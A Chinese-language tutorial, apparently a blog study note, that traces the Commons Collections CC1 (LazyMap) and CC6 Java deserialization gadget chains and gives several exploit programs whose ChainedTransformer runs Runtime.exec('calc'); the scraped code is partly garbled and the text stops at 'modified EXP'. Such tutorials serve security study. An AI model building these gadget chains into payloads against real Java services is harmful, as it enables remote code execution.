
正版的CC1链用的是LazyMap链



跟进发现LazyMap的get方法中调用了transform,并且get方法的作用域是public
1 2 3 4 5 6 7 8 9 public Object get (Object key ) {if (map .containsKey (key ) == false ) {Object value = factory.transform (key );map .put (key , value);return value;return map .get (key );

2、追链子 先看看这里的factory是什么
1 Object value = factory.transform(key)
可以看到这里factory是一个Transformer对象

并且这里还有跟上一版CC1链子中TransformMap里相同的decorate方法
然后看一看这个LazyMap类的构造函数,发现作用域是protected,无法直接获取,decorate 方法里面能够 new 一个 LazyMap 对象
暂时写一个EXP证明这条链子可以进行
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 package org.mixbp;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import org.apache.commons.collections.map.TransformedMap;import org.apache.commons.collections.Transformer;import sun.reflect.ConstructorAccessor;import java.io.*;import java.lang.annotation.Target;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{Runtime runtime = Runtime.getRuntime();InvokerTransformer invokerTransformer = new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"calc" });new HashMap <>();Map decorateMap = (LazyMap) LazyMap.decorate(hashMap,invokerTransformer);Method LazyGetMethod = lazyMapClass.getDeclaredMethod("get" , Object.class);true );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
可以执行,目前这条链没有问题
继续向前追,最终要找到入口类的readObject方法

找一下哪里调用了get方法。最终在 AnnotationInvocationHandler.invoke() 方法中找到了有一个地方调用了 get() 方法。
并且这个类里还有readObject方法,可以作为我们的入口类。
3、EXP编写 这里需要触发invoke方法,可以使用动态代理,一个类被动态代理了之后,想要通过代理调用这个类的方法,就一定会调用 invoke()方法
然后在readObject方法里
1 for (Map .Entry<String , Object > memberValue : memberValues.entrySet())
在这里调用了 entrySet() 方法,也就是说,如果我们将 memberValues 的值改为代理对象,当调用代理对象的方法,那么就会跳到执行 invoke() 方法,最终完成整条链子的调用。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" new Class []{Object.class, Object[].class}, new Object []{null , null }),new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" );Constructor annotationInvocationHandlerConstructor = c.getDeclaredConstructor(Class.class,Map.class);true );InvocationHandler invocationHandler = (InvocationHandler) annotationInvocationHandlerConstructor.newInstance(Override.class,decorateMap);Map proxyMap = (Map) Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Class []{Map.class}, invocationHandler);InvocationHandler invocationHandler1 = (InvocationHandler) annotationInvocationHandlerConstructor.newInstance(Override.class,proxyMap);"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功执行
注意这里的invocationHandler和invocationHandler1的区别
核心区别
特性
handlerhandler1
包装的对象 lazyMap (普通 Map)proxyMap (动态代理对象)
角色 被代理对象的处理器
入口对象
触发时机 当代理对象的方法被调用时
反序列化时直接触发
序列化 不会被直接序列化
会被序列化
作用 执行 Transformer 链
触发 handler 的调用
调用链&辅助链整理 1 2 3 4 5 6 7 8 9 10 调用链 Map (Proxy )
Commons-Collections-CC6链 CC6链的前半段链子和CC1-LazyMap是一样的,也是InvokerTransformer到LazyMap
所以直接跳到LazyMap下的get方法,找其他的调用get()方法的地方
1、寻找危险方法 1 LazyMap.get() #factory .transform () ->
2、找链子 这里依然是find usages,但是发现结果很多,所以直接根据 ysoSerial 官方的链子

找到TiedMapEntry 类中的 getValue() 方法调用了get() 方法。
用 TiedMapEntry 写一个 EXP,确保这条链子能用
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{Runtime runtime = Runtime.getRuntime();InvokerTransformer invokerTransformer = new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" });new HashMap <>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,invokerTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,runtime);
然后引入ChainedTransformer辅助链
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class),new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,chainedTransformer);
直接 new 一个 TiedMapEntry 对象,并调用它的 getValue() 方法即可,它的 getValue 方法会去调用 map.get(key) 方法。
然后去往上看看谁调用了getValue()方法,由于getValue这个方法名比较常见,所以我们可以现在同一类下查找,找不到再去查调用

寻找到同一类下的 hashCode() 方法调用了 getValue() 方法。
找到hashCode了,一般的java反序列化只要我们追到hashCode基本上就是稳了。
3、找入口类&整合链子 查找哪里调用了hashCode()方法,直接用固定思路就行
因为在 Java 反序列化当中,找到 hashCode() 之后的链子用的基本都是同一条。
1 2 3 xxx.readObject
HashMap是一个非常完美的入口类,完整HashMap利用
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 HashMap.readObject () (第 1188 -1198 行)putVal (hash(key) 1198 行)hash (key) 1198 行参数).hashCode () (HashMap.java 第 339 行).hashCode ()getValue () .get (key).get () → factory.transform ().exec ("calc" )
先写个初步的EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class),new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,"key" );new HashMap <>();"value" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
4、解决序列化时就执行命令的问题 然后我们发现我们的EXP在序列化的时候就能够弹出计算器,这其实和URLDNS里的情况一样,因为在执行put的时候就会触发一次hashCode
所以我们要先不让其进行命令执行,在反序列化的时候再命令执行
我可以通过修改Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);这里的chainedTransformer来实现
也就是修改LazyMap的成员变量factory
由于这个成员变量的作用域是protected,所以我们要通过反射修改
我们之前传进去的参数是 chainedTransformer,我们在序列化的时候传进去一个没用的东西,再在反序列化的时候通过反射,将其修改回 chainedTransformer。相关的属性值在 LazyMap 当中为 factory
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 Map decoratelazyMap = LazyMap.decorate(hashMap, chainedTransformer);new TiedMapEntry(decoratelazyMap, "aaa" );Map decoratelazyMap = LazyMap.decorate(hashMap, new ConstantTransformer(1 ));new TiedMapEntry(decoratelazyMap,"aaa" );factory 值class ; "factory" ); true ); set (lazyMapClass, chainedTransformer);
修改之后的EXP:
